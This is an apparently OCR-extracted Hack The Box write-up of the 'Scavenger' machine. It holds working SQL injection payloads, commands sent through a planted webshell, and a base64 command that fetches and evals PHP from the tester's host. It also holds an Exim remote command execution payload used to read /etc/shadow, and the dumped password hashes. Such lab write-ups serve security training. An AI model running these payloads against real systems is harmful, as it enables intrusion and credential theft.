
Scavenger

```
========================
|       SCAVENGER 10.10.10.155          |
========================
```



InfoGathering

Nmap scan report for scavenger.htb (10.10.10.155)
Host is up (0.046s latency).
Not shown: 993 filtered ports
PORT   STATE SERVICE VERSION
20/tcp closed ftp-data
21/tcp open   ftp   vsftpd
3.0.3
22/tcp open   ssh   OpenSSH 7.4p1 Debian 10+deb9u4 (protocol 2.0)
| ssh-hostkey:
| 2048 df:94:47:03:09:ed:8c:f7:b6:91:c5:08:b5:20:e5:bc (RSA)
| 256 e3:05:c1:c5:d1:9c:3f:91:0f:c0:35:4b:44:7f:21:9e (ECDSA)
|_ 256 45:92:c0:a1:d9:5d:20:d6:eb:49:db:12:a5:70:b7:31 (ED25519)
25/tcp open   smtp   Exim smtpd 4.89
| smtp-commands: ib01.supersechosting.htb Hello scavenger.htb [10.10.14.21], SIZE 52428800, 8BITMIME, PIPELINING, PRDR, HELP,
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
43/tcp open   whois?
| fingerprint-strings:
| GenericLines, GetRequest, HTTPOptions, Help, RTSPRequest:
| % SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
| more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
| This query returned 0 object
| SSLSessionReq, TLSSessionReq, TerminalServerCookie:
| % SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
| more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
|_   1267 (HY000): Illegal mix of collations (utf8mb4_general_ci,IMPLICIT) and (utf8_general_ci,COERCIBLE) for operation 'like'
53/tcp open   domain   ISC BIND 9.10.3-P4 (Debian Linux)
| dns-nsid:
|_ bind.version: 9.10.3-P4-Debian
80/tcp open   http   Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-ser
vice :

FTP Does not allow anonymous access. I attempted the IP address first. After the enum below I attempted to connect to ftp.supersechosting.htb

PORT 43 IS UNUSUAL. I CONNECTED TO IT USING NETCAT. This gave me the hostname of the machine. This

appears to be a SQL query. I attempted some SQL Injections

```
nc 10.10.10.155 43
<PRESS ENTER>
```

```
root@kali:~/HTB/Boxes/Scavenger# nc 10.10.10.155 43

% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 0 object
```

SQL Injections

```
') UNION (SELECT @@hostname,'2')#
-- RESULTS
% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 1 object
ib01

') UNION SELECT * FROM ib01#

') UNION (SELECT (SELECT GROUP_CONCAT(table_schema, table_name  SEPARATOR " / ") FROM
-- RESULTS
information_schema.tables where table_schema != "information_schema"), '2')#
> whoiscustomers% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 1 object
whoiscustomers


 ') UNION (SELECT (SELECT GROUP_CONCAT(table_schema, table_name, column_name SEPARATOR " / ")
-- RESULTS
FROM  information_schema.columns where table_schema != "information_schema"), '2')#
% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 1 object
whoiscustomersid / whoiscustomersdomain / whoiscustomersdata

 ') UNION (SELECT (SELECT GROUP_CONCAT(id, domain SEPARATOR " / ") FROM  whois.customers), '2')#
-- RESULTS
% SUPERSECHOSTING WHOIS server v0.6beta@MariaDB10.1.37
% for more information on SUPERSECHOSTING, visit http://www.supersechosting.htb
% This query returned 1 object
1supersechosting.htb / 2justanotherblog.htb / 3pwnhats.htb / 4rentahacker.htb
```

I added all of the below hostnames to my /etc/hosts file. You can also add 10.10.10.155 as one of your name servers
10.10.10.155 supersechosting.htb justanotherblog.htb pwnhats.htb rentahacker.htb


We can now use dig to obtain some more information

```
dig axfr @scavenger.htb supersechosting.htb
supersechosting.htb.    604800  IN      SOA     ns1.supersechosting.htb. root.supersechosting.htb. 3
604800 86400 2419200 604800
supersechosting.htb.    604800  IN      NS      ns1.supersechosting.htb.
supersechosting.htb.    604800  IN      MX      10 mail1.supersechosting.htb.
supersechosting.htb.    604800  IN      A       10.10.10.155
ftp.supersechosting.htb. 604800 IN      A       10.10.10.155
mail1.supersechosting.htb. 604800 IN    A       10.10.10.155
ns1.supersechosting.htb. 604800 IN      A       10.10.10.155
whois.supersechosting.htb. 604800 IN    A       10.10.10.155
www.supersechosting.htb. 604800 IN      A       10.10.10.155
supersechosting.htb.    604800  IN      SOA     ns1.supersechosting.htb. root.supersechosting.htb. 3
604800 86400 2419200 604800



dig axfr @scavenger.htb justanotherblog.htb
# RESULTS
justanotherblog.htb.    604800  IN      SOA     ns1.supersechosting.htb. root.supersechosting.htb. 5
604800 86400 2419200 604800
justanotherblog.htb.    604800  IN      NS      ns1.supersechosting.htb.
justanotherblog.htb.    604800  IN      MX      10 mail1.justanotherblog.htb.
justanotherblog.htb.    604800  IN      A       10.10.10.155
mail1.justanotherblog.htb. 604800 IN    A       10.10.10.155
www.justanotherblog.htb. 604800 IN      A       10.10.10.155
justanotherblog.htb.    604800  IN      SOA     ns1.supersechosting.htb. root.supersechosting.htb. 5
604800 86400 2419200 604800



dig axfr @scavenger.htb pwnhats.htb
# RESULTS
pwnhats.htb.            604800  IN      SOA     ns1.supersechosting.htb. root.supersechosting.htb. 5
604800 86400 2419200 604800
pwnhats.htb.            604800  IN      NS      ns1.supersechosting.htb.
pwnhats.htb.            604800  IN      MX      10 mail1.pwnhats.htb.
pwnhats.htb.            604800  IN      A       10.10.10.155
mail1.pwnhats.htb.      604800  IN      A       10.10.10.155
www.pwnhats.htb.        604800  IN      A       10.10.10.155
pwnhats.htb.            604800  IN      SOA     ns1.supersechosting.htb. root.supersechosting.htb. 5
604800 86400 2419200 604800


dig axfr @scavenger.htb rentahacker.htb
# RESULTS
rentahacker.htb.        604800  IN      SOA     ns1.supersechosting.htb. root.supersechosting.htb. 4
604800 86400 2419200 604800
rentahacker.htb.        604800  IN      NS      ns1.supersechosting.htb.
rentahacker.htb.        604800  IN      MX      10 mail1.rentahacker.htb.
rentahacker.htb.        604800  IN      A       10.10.10.155
mail1.rentahacker.htb.  604800  IN      A       10.10.10.155
sec03.rentahacker.htb.  604800  IN      A       10.10.10.155
www.rentahacker.htb.    604800  IN      A       10.10.10.155
rentahacker.htb.        604800  IN      SOA     ns1.supersechosting.htb. root.supersechosting.htb. 4
604800 86400 2419200 604800
```

Most of the DNS sites showed the below contents on the page

```
<h2>Virtualhost not available.</h2>
<h3>ERROR: vhost config data not found.</h3>
```

The site sec03.rentahacker.htb had the message owned by 31173 HAXXOR team!!!



FUZZ RESULTS FOR sec03.rentahacker.htb

```
ffuf -w /usr/share/SecLists/Discovery/Web-Content/big.txt -u http://sec03.rentahacker.htb/FUZZ -c -r -o
ffuf.results

# RESULTS
.htaccess               [Status: 403, Size: 305, Words: 22, Lines: 12]
.htpasswd               [Status: 403, Size: 305, Words: 22, Lines: 12]
api                     [Status: 403, Size: 300, Words: 22, Lines: 12]
config                  [Status: 403, Size: 302, Words: 22, Lines: 12]
core                    [Status: 403, Size: 300, Words: 22, Lines: 12]
css                     [Status: 403, Size: 300, Words: 22, Lines: 12]
doc                     [Status: 403, Size: 299, Words: 22, Lines: 12]
fonts                   [Status: 403, Size: 302, Words: 22, Lines: 12]
images                  [Status: 403, Size: 303, Words: 22, Lines: 12]
javascript              [Status: 403, Size: 307, Words: 22, Lines: 12]
js                      [Status: 403, Size: 299, Words: 22, Lines: 12]
lang                    [Status: 403, Size: 300, Words: 22, Lines: 12]
library                 [Status: 403, Size: 303, Words: 22, Lines: 12]
manual                  [Status: 200, Size: 626, Words: 14, Lines: 13]
phpmyadmin              [Status: 403, Size: 306, Words: 22, Lines: 12]
plugins                 [Status: 403, Size: 303, Words: 22, Lines: 12]
scripts                 [Status: 403, Size: 303, Words: 22, Lines: 12]
server-status           [Status: 403, Size: 309, Words: 22, Lines: 12]
vendor                  [Status: 403, Size: 303, Words: 22, Lines: 12]

# THE SITE USES PHP SO I FUZZED THE .PHP FILE TYPE AND OBTAINED THE BELOW PHP FILES
.htpasswd               [Status: 403, Size: 309, Words: 22, Lines: 12]
.htaccess               [Status: 403, Size: 309, Words: 22, Lines: 12]
bug_report              [Status: 200, Size: 4729, Words: 287, Lines: 58]
core                    [Status: 200, Size: 0, Words: 1, Lines: 1]
file_download           [Status: 200, Size: 4618, Words: 211, Lines: 89]
index                   [Status: 200, Size: 4610, Words: 211, Lines: 89]
login                   [Status: 200, Size: 4712, Words: 286, Lines: 58]
main_page               [Status: 200, Size: 4614, Words: 211, Lines: 89]
plugin                  [Status: 200, Size: 4669, Words: 279, Lines: 58]
search                  [Status: 200, Size: 4611, Words: 211, Lines: 89]
shell                   [Status: 200, Size: 0, Words: 1, Lines: 1]
signup                  [Status: 200, Size: 4729, Words: 287, Lines: 58]
verify                  [Status: 200, Size: 4760, Words: 283, Lines: 59]
view                    [Status: 200, Size: 4667, Words: 279, Lines: 58]
wiki                    [Status: 200, Size: 4667, Words: 279, Lines: 58]
```

Gaining Access

The shell.php file seemed interesting since the HAXXOR team hacked it. This might mean it is their leftovers. I ffuf that as well

```
ffuf -w /usr/share/SecLists/Discovery/Web-Content/burp-parameter-names.txt -u http://
sec03.rentahacker.htb/shell.php\?FUZZ\=whoami -fs 0

# RESULTS
hidden                  [Status: 200, Size: 8, Words: 1, Lines: 2]
```

This found the 'hidden' parameter. It turns out that is the parameter we use to execute commands

```
curl http://sec03.rentahacker.htb/shell.php\?hidden\=whoami
# RESULTS
ib01c03
```

I used the below command injections to explore the file system. I was unsuccessful in carrying out a reverse shell using URL encoding

```
# List files in directories
curl http://sec03.rentahacker.htb/shell.php\?hidden\=ls+-la+/home/ib01c03

# Read Files
curl http://sec03.rentahacker.htb/shell.php\?hidden\=cat+/home/ib01c03/sec03/verify.php
```

I next tried using base64 to encode my commands

```
# Encode command
echo 'whoami' | base64

# Curl attempt that works
curl http://sec03.rentahacker.htb/shell.php\?hidden\=echo+d2hvYW1pCg==\|base64+-d\|sh
```

Base64 encoding worked so I attempted to use metasploits web_delivery module. This unfortunately failed

```
msfconsole
use exploit/mulit/script/web_delivery
set LHOST 10.10.14.21
set SRVHOST 10.10.14.21
set LPORT 8081
set SRVPORT 8082
set target 1
set payload php/meterpreter/reverse_tcp
run

# Base64 the generated command
echo 'php -d allow_url_fopen=true -r "eval(file_get_contents('http://10.10.14.21:8082/ym1AAmq9'));"' |
base64
```

Use curl to execute the now encoded command

```
curl http://sec03.rentahacker.htb/shell.php\?
hidden\=echo+cGhwIC1kIGFsbG93X3VybF9mb3Blbj10cnVlIC1yICJldmFsKGZpbGVfZ2V0X2NvbnRlbnRzKCdodHRwOi8vMTAuMTAuM
TQuMjE6ODA4Mi95bTFBQW1xOScpKTsi\|base64+-d
```

I found a resource that had allowed me to read the user and root flags.
I was able to read the user flag using the below method
RESOURCE: https://packetstormsecurity.com/files/153218/Exim-4.9.1-Remote-Command-Execution.html

The below payload needs to be encrypted using Base64

```
touch /dev/shm/test3;(sleep 0.1 ; echo HELO foo ; sleep 0.1 ; echo 'MAIL FROM:<>' ; sleep 0.1 ; echo
'RCPT TO:<${run{\x2Fbin\x2Fsh\x09-
c\x09\x22cat\x09\x2Fhome\x2F\ib01c01\x2Fuser.txt\x3E\x3E\x2Fdev\x2Fshm\x2Ftest3\x22}}@localhost>' ; sleep
0.1 ; echo DATA ; sleep 0.1 ; echo "Received: 1" ; echo "Received: 2" ;echo "Received: 3" ;echo
"Received: 4" ;echo "Received: 5" ;echo "Received: 6" ;echo "Received: 7" ;echo "Received: 8" ;echo
"Received: 9" ;echo "Received: 10" ;echo "Received: 11" ;echo "Received: 12" ;echo "Received: 13" ;echo
"Received: 14" ;echo "Received: 15" ;echo "Received: 16" ;echo "Received: 17" ;echo "Received: 18" ;echo
"Received: 19" ;echo "Received: 20" ;echo "Received: 21" ;echo "Received: 22" ;echo "Received: 23" ;echo
"Received: 24" ;echo "Received: 25" ;echo "Received: 26" ;echo "Received: 27" ;echo "Received: 28" ;echo
"Received: 29" ;echo "Received: 30" ;echo "Received: 31" ;echo "" ; echo "." ; echo QUIT) | nc 127.0.0.1
25
```

Once encoded into base64 it will look like the below

```
dG91Y2ggL2Rldi9zaG0vdGVzdDM7KHNsZWVwIDAuMSA7IGVjaG8gSEVMTyBmb28gOyBzbGVlcCAwLjEgOyBlY2hvICdNQUlMIEZST006PD
4nIDsgc2xlZXAgMC4xIDsgZWNobyAnUkNQVCBUTzo8JHtydW57XHgyRmJpblx4MkZzaFx4MDktY1x4MDlceDIyY2F0XHgwOVx4MkZob21l
XHgyRmliMDFjMDFceDJGdXNlci50eHRceDNFXHgzRVx4MkZkZXZceDJGc2htXHgyRnRlc3QzXHgyMn19QGxvY2FsaG9zdD4nIDsgc2xlZX
AgMC4xIDsgZWNobyBEQVRBIDsgc2xlZXAgMC4xIDsgZWNobyAiUmVjZWl2ZWQ6IDEiIDsgZWNobyAiUmVjZWl2ZWQ6IDIiIDtlY2hvICJS
ZWNlaXZlZDogMyIgO2VjaG8gIlJlY2VpdmVkOiA0IiA7ZWNobyAiUmVjZWl2ZWQ6IDUiIDtlY2hvICJSZWNlaXZlZDogNiIgO2VjaG8gIl
JlY2VpdmVkOiA3IiA7ZWNobyAiUmVjZWl2ZWQ6IDgiIDtlY2hvICJSZWNlaXZlZDogOSIgO2VjaG8gIlJlY2VpdmVkOiAxMCIgO2VjaG8g
IlJlY2VpdmVkOiAxMSIgO2VjaG8gIlJlY2VpdmVkOiAxMiIgO2VjaG8gIlJlY2VpdmVkOiAxMyIgO2VjaG8gIlJlY2VpdmVkOiAxNCIgO2
VjaG8gIlJlY2VpdmVkOiAxNSIgO2VjaG8gIlJlY2VpdmVkOiAxNiIgO2VjaG8gIlJlY2VpdmVkOiAxNyIgO2VjaG8gIlJlY2VpdmVkOiAx
OCIgO2VjaG8gIlJlY2VpdmVkOiAxOSIgO2VjaG8gIlJlY2VpdmVkOiAyMCIgO2VjaG8gIlJlY2VpdmVkOiAyMSIgO2VjaG8gIlJlY2Vpdm
VkOiAyMiIgO2VjaG8gIlJlY2VpdmVkOiAyMyIgO2VjaG8gIlJlY2VpdmVkOiAyNCIgO2VjaG8gIlJlY2VpdmVkOiAyNSIgO2VjaG8gIlJl
Y2VpdmVkOiAyNiIgO2VjaG8gIlJlY2VpdmVkOiAyNyIgO2VjaG8gIlJlY2VpdmVkOiAyOCIgO2VjaG8gIlJlY2VpdmVkOiAyOSIgO2VjaG
8gIlJlY2VpdmVkOiAzMCIgO2VjaG8gIlJlY2VpdmVkOiAzMSIgO2VjaG8gIiIgOyBlY2hvICIuIiA7IGVjaG8gUVVJVCkgfCBuYyAxMjcu
MC4wLjEgMjU=
```

Place the above Base64 value into our command injection and then read the file we created at /dev/shm/test3

```
curl http://sec03.rentahacker.htb/shell.php\?
hidden=echo+dG91Y2ggL2Rldi9zaG0vdGVzdDM7KHNsZWVwIDAuMSA7IGVjaG8gSEVMTyBmb28gOyBzbGVlcCAwLjEgOyBlY2hvICdNQU
lMIEZST006PD4nIDsgc2xlZXAgMC4xIDsgZWNobyAnUkNQVCBUTzo8JHtydW57XHgyRmJpblx4MkZzaFx4MDktY1x4MDlceDIyY2F0XHgw
OVx4MkZob21lXHgyRmliMDFjMDFceDJGdXNlci50eHRceDNFXHgzRVx4MkZkZXZceDJGc2htXHgyRnRlc3QzXHgyMn19QGxvY2FsaG9zdD
4nIDsgc2xlZXAgMC4xIDsgZWNobyBEQVRBIDsgc2xlZXAgMC4xIDsgZWNobyAiUmVjZWl2ZWQ6IDEiIDsgZWNobyAiUmVjZWl2ZWQ6IDIi
IDtlY2hvICJSZWNlaXZlZDogMyIgO2VjaG8gIlJlY2VpdmVkOiA0IiA7ZWNobyAiUmVjZWl2ZWQ6IDUiIDtlY2hvICJSZWNlaXZlZDogNi
IgO2VjaG8gIlJlY2VpdmVkOiA3IiA7ZWNobyAiUmVjZWl2ZWQ6IDgiIDtlY2hvICJSZWNlaXZlZDogOSIgO2VjaG8gIlJlY2VpdmVkOiAx
MCIgO2VjaG8gIlJlY2VpdmVkOiAxMSIgO2VjaG8gIlJlY2VpdmVkOiAxMiIgO2VjaG8gIlJlY2VpdmVkOiAxMyIgO2VjaG8gIlJlY2Vpdm
VkOiAxNCIgO2VjaG8gIlJlY2VpdmVkOiAxNSIgO2VjaG8gIlJlY2VpdmVkOiAxNiIgO2VjaG8gIlJlY2VpdmVkOiAxNyIgO2VjaG8gIlJl
Y2VpdmVkOiAxOCIgO2VjaG8gIlJlY2VpdmVkOiAxOSIgO2VjaG8gIlJlY2VpdmVkOiAyMCIgO2VjaG8gIlJlY2VpdmVkOiAyMSIgO2VjaG
8gIlJlY2VpdmVkOiAyMiIgO2VjaG8gIlJlY2VpdmVkOiAyMyIgO2VjaG8gIlJlY2VpdmVkOiAyNCIgO2VjaG8gIlJlY2VpdmVkOiAyNSIg
O2VjaG8gIlJlY2VpdmVkOiAyNiIgO2VjaG8gIlJlY2VpdmVkOiAyNyIgO2VjaG8gIlJlY2VpdmVkOiAyOCIgO2VjaG8gIlJlY2VpdmVkOi
AyOSIgO2VjaG8gIlJlY2VpdmVkOiAzMCIgO2VjaG8gIlJlY2VpdmVkOiAzMSIgO2VjaG8gIiIgOyBlY2hvICIuIiA7IGVjaG8gUVVJVCkg
fCBuYyAxMjcuMC4wLjEgMjU=\|base64+-d\|sh
```

```
root@kali:~/HTB/Boxes/Scavenger# curl http://sec03.rentahacker.htb/shell.php
T006PD4nIDsgc2xlZXAgMC4xIDsgZWNobyAnUkNQVCBUTzo8JHtydW57XHgyRmJpblx4MkZzaFx4
19QGxvY2FsaG9zdD4nIDsgc2xlZXAgMC4xIDsgZWNobyBEQVRBIDsgc2xlZXAgMC4xIDsgZWNoby
ZWl2ZWQ6IDUiIDtlY2hvICJSZWNlaXZlZDogNiIgO2VjaG8gIlJlY2VpdmVkOiA3IiA7ZWNobyAi
VpdmVkOiAxMiIgO2VjaG8gIlJlY2VpdmVkOiAxMyIgO2VjaG8gIlJlY2VpdmVkOiAxNCIgO2VjaG
IlJlY2VpdmVkOiAxOSIgO2VjaG8gIlJlY2VpdmVkOiAyMCIgO2VjaG8gIlJlY2VpdmVkOiAyMSIg
VjaG8gIlJlY2VpdmVkOiAyNiIgO2VjaG8gIlJlY2VpdmVkOiAyNyIgO2VjaG8gIlJlY2VpdmVkOi
IiA7IGVjaG8gUVVJVCkgfCBuYyAxMjcuMC4wLjEgMjU=\|base64+-d\|sh
220 ib01.supersechosting.htb ESMTP Exim 4.89 Thu, 19 Dec 2019 04:48:32 +0100
250 ib01.supersechosting.htb Hello localhost [127.0.0.1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=1ihmng-0002ia-OL
221 ib01.supersechosting.htb closing connection
```

Now read the file we created

```
curl http://sec03.rentahacker.htb/shell.php\?hidden=cat+/dev/shm/test3
```

USER FLAG: 6f8a8a832ea8182fddf1da903dcc804d

PrivEsc

I was able to gain root the same way. I next successfully attemtped to read the /etc/shadow file to ensure I am in fact executing with full root permissions.

Base64 encode the following

```
touch /dev/shm/derp;(sleep 0.1 ; echo HELO foo ; sleep 0.1 ; echo 'MAIL FROM:<>' ; sleep 0.1 ; echo 'RCPT
TO:<${run{\x2Fbin\x2Fsh\x09-c\x09\x22cat\x09\x2Fetc\x2Fshadow\x3E\x3E\x2Fdev\x2Fshm\x2Fderp\x22}}
@localhost>' ; sleep 0.1 ; echo DATA ; sleep 0.1 ; echo "Received: 1" ; echo "Received: 2" ;echo
"Received: 3" ;echo "Received: 4" ;echo "Received: 5" ;echo "Received: 6" ;echo "Received: 7" ;echo
"Received: 8" ;echo "Received: 9" ;echo "Received: 10" ;echo "Received: 11" ;echo "Received: 12" ;echo
"Received: 13" ;echo "Received: 14" ;echo "Received: 15" ;echo "Received: 16" ;echo "Received: 17" ;echo
"Received: 18" ;echo "Received: 19" ;echo "Received: 20" ;echo "Received: 21" ;echo "Received: 22" ;echo
"Received: 23" ;echo "Received: 24" ;echo "Received: 25" ;echo "Received: 26" ;echo "Received: 27" ;echo
"Received: 28" ;echo "Received: 29" ;echo "Received: 30" ;echo "Received: 31" ;echo "" ; echo "." ; echo
QUIT) | nc 127.0.0.1 25
```

RESULTS OF BASE64 ENCODE

```
dG91Y2ggL2Rldi9zaG0vZGVycDsoc2xlZXAgMC4xIDsgZWNobyBIRUxPIGZvbyA7IHNsZWVwIDAuMSA7IGVjaG8gJ01BSUwgRlJPTTo8Pi
cgOyBzbGVlcCAwLjEgOyBlY2hvICdSQ1BUIFRPOjwke3J1bntceDJGYmluXHgyRnNoXHgwOS1jXHgwOVx4MjJjYXRceDA5XHgyRmV0Y1x4
MkZzaGFkb3dceDNFXHgzRVx4MkZkZXZceDJGc2htXHgyRmRlcnBceDIyfX1AbG9jYWxob3N0PicgOyBzbGVlcCAwLjEgOyBlY2hvIERBVE
EgOyBzbGVlcCAwLjEgOyBlY2hvICJSZWNlaXZlZDogMSIgOyBlY2hvICJSZWNlaXZlZDogMiIgO2VjaG8gIlJlY2VpdmVkOiAzIiA7ZWNo
byAiUmVjZWl2ZWQ6IDQiIDtlY2hvICJSZWNlaXZlZDogNSIgO2VjaG8gIlJlY2VpdmVkOiA2IiA7ZWNobyAiUmVjZWl2ZWQ6IDciIDtlY2
hvICJSZWNlaXZlZDogOCIgO2VjaG8gIlJlY2VpdmVkOiA5IiA7ZWNobyAiUmVjZWl2ZWQ6IDEwIiA7ZWNobyAiUmVjZWl2ZWQ6IDExIiA7
ZWNobyAiUmVjZWl2ZWQ6IDEyIiA7ZWNobyAiUmVjZWl2ZWQ6IDEzIiA7ZWNobyAiUmVjZWl2ZWQ6IDE0IiA7ZWNobyAiUmVjZWl2ZWQ6ID
E1IiA7ZWNobyAiUmVjZWl2ZWQ6IDE2IiA7ZWNobyAiUmVjZWl2ZWQ6IDE3IiA7ZWNobyAiUmVjZWl2ZWQ6IDE4IiA7ZWNobyAiUmVjZWl2
ZWQ6IDE5IiA7ZWNobyAiUmVjZWl2ZWQ6IDIwIiA7ZWNobyAiUmVjZWl2ZWQ6IDIxIiA7ZWNobyAiUmVjZWl2ZWQ6IDIyIiA7ZWNobyAiUm
VjZWl2ZWQ6IDIzIiA7ZWNobyAiUmVjZWl2ZWQ6IDI0IiA7ZWNobyAiUmVjZWl2ZWQ6IDI1IiA7ZWNobyAiUmVjZWl2ZWQ6IDI2IiA7ZWNo
byAiUmVjZWl2ZWQ6IDI3IiA7ZWNobyAiUmVjZWl2ZWQ6IDI4IiA7ZWNobyAiUmVjZWl2ZWQ6IDI5IiA7ZWNobyAiUmVjZWl2ZWQ6IDMwIi
A7ZWNobyAiUmVjZWl2ZWQ6IDMxIiA7ZWNobyAiIiA7IGVjaG8gIi4iIDsgZWNobyBRVUlUKSB8IG5jIDEyNy4wLjAuMSAyNQ==
```

I then read the file I created containing the contents of /etc/shadow

```
curl http://sec03.rentahacker.htb/shell.php\?hidden=cat+/dev/shm/derp
```

```
root@kali:~/HTB/Boxes/Scavenger# curl http://sec03.rentahacker.htb/shell.php\?hidden=cat+/dev/shm/derp
root:$6$kL9M7dzM$Q7zbsI4uig51wb2hgrE2oiAJ3TLzXoP0aPze.nK88Ch/XUH6GnPb60J3KtNseJqRVciJwLPoVaM2D/n21b/pn/:17876:0:99999:7:::
daemon:*:17869:0:99999:7:::
bin:*:17869:0:99999:7:::
sys:*:17869:0:99999:7:::
sync:*:17869:0:99999:7:::
games:*:17869:0:99999:7:::
man:*:17869:0:99999:7:::
lp:*:17869:0:99999:7:::
mail:*:17869:0:99999:7:::
news:*:17869:0:99999:7:::
uucp:*:17869:0:99999:7:::
proxy:*:17869:0:99999:7:::
www-data:*:17869:0:99999:7:::
backup:*:17869:0:99999:7:::
list:*:17869:0:99999:7:::
irc:*:17869:0:99999:7:::
gnats:*:17869:0:99999:7:::
nobody:*:17869:0:99999:7:::
systemd-timesync:*:17869:0:99999:7:::
systemd-network:*:17869:0:99999:7:::
systemd-resolve:*:17869:0:99999:7:::
systemd-bus-proxy:*:17869:0:99999:7:::
_apt:*:17869:0:99999:7:::
avahi-autoipd:*:17869:0:99999:7:::
messagebus:*:17869:0:99999:7:::
sshd:*:17869:0:99999:7:::
support:$6$diVQ4aMl$aNob3x.5hSBRKVOJdGDGua36mY8MW1mTJ.UoRGraEZOVdnZOk6ri.NMO86uyXMUYI99nO7wOa8ryxts.5YfF81:17876:0:99999:7:::
bind:*:17869:0:99999:7:::
mysql:!:17869:0:99999:7:::
ib01c01:$6$Zl4vxZ/X$OARIulG2ccTyt0zvWgOcbTsDi9PLSMyJXrhq2muYOHIPiTnVeWyHmRY6UWrdJT6UZDDM/g1.4o68Qfk.Qyj160:17875:0:99999:7:::
ib01c02:$6$slEDdlJ4$irl31yrIzJV.KV7QIVhpYuXfJnwBjs9G9VhfeAJOaY6kvAYcBeEBw4kSTpAgHgaDlHQElm9hvrrPKNVZ9yVpr/:17875:0:99999:7:::
ib01c03:$6$kh/sul1S$h.hADwxP22DPnserfFPdpQq1Kuw.Sy5yjIvwJ21AkqSP6cFjqO4t3HZ8oJFMJsxEvFC5ymVt..p8le1Qv0WS38:17875:0:99999:7:::
ib01www:$6$gcAVBZcQ$DElmPxXSDO/V5ElVUJaxpAedu2AmeCFtBFJCEiLLkCUY2B1KQ3XP9S5KdVwOZcq.NmdQ4ZoNszBU.Kn1yMHyJ/:17875:0:99999:7:::
ib01ftp:$6$64aXcqan$iLgYEayZRFbtHkcQyvH75AyykJMJt90wVVqDKNduPS7v1Mwz1Si/pEcyDQBj1GuPSeQCKbYseSJ2Kl443e8ny/:17875:0:99999:7:::
```

```
root:$6$kL9M7dzM$Q7zbsI4uig51wb2hgrE2oiAJ3TLzXoP0aPze.nK88Ch/XUH6GnPb60J3KtNseJqRVciJwLPoVaM2D/n21b/pn/:
17876:0:99999:7:::
daemon:*:17869:0:99999:7:::
bin:*:17869:0:99999:7:::
sys:*:17869:0:99999:7:::
sync:*:17869:0:99999:7:::
games:*:17869:0:99999:7:::
man:*:17869:0:99999:7:::
lp:*:17869:0:99999:7:::
mail:*:17869:0:99999:7:::
news:*:17869:0:99999:7:::
uucp:*:17869:0:99999:7:::
proxy:*:17869:0:99999:7:::
www-data:*:17869:0:99999:7:::
backup:*:17869:0:99999:7:::
list:*:17869:0:99999:7:::
irc:*:17869:0:99999:7:::
gnats:*:17869:0:99999:7:::
nobody:*:17869:0:99999:7:::
systemd-timesync:*:17869:0:99999:7:::
systemd-network:*:17869:0:99999:7:::
systemd-resolve:*:17869:0:99999:7:::
systemd-bus-proxy:*:17869:0:99999:7:::
_apt:*:17869:0:99999:7:::
avahi-autoipd:*:17869:0:99999:7:::
messagebus:*:17869:0:99999:7:::
sshd:*:17869:0:99999:7:::
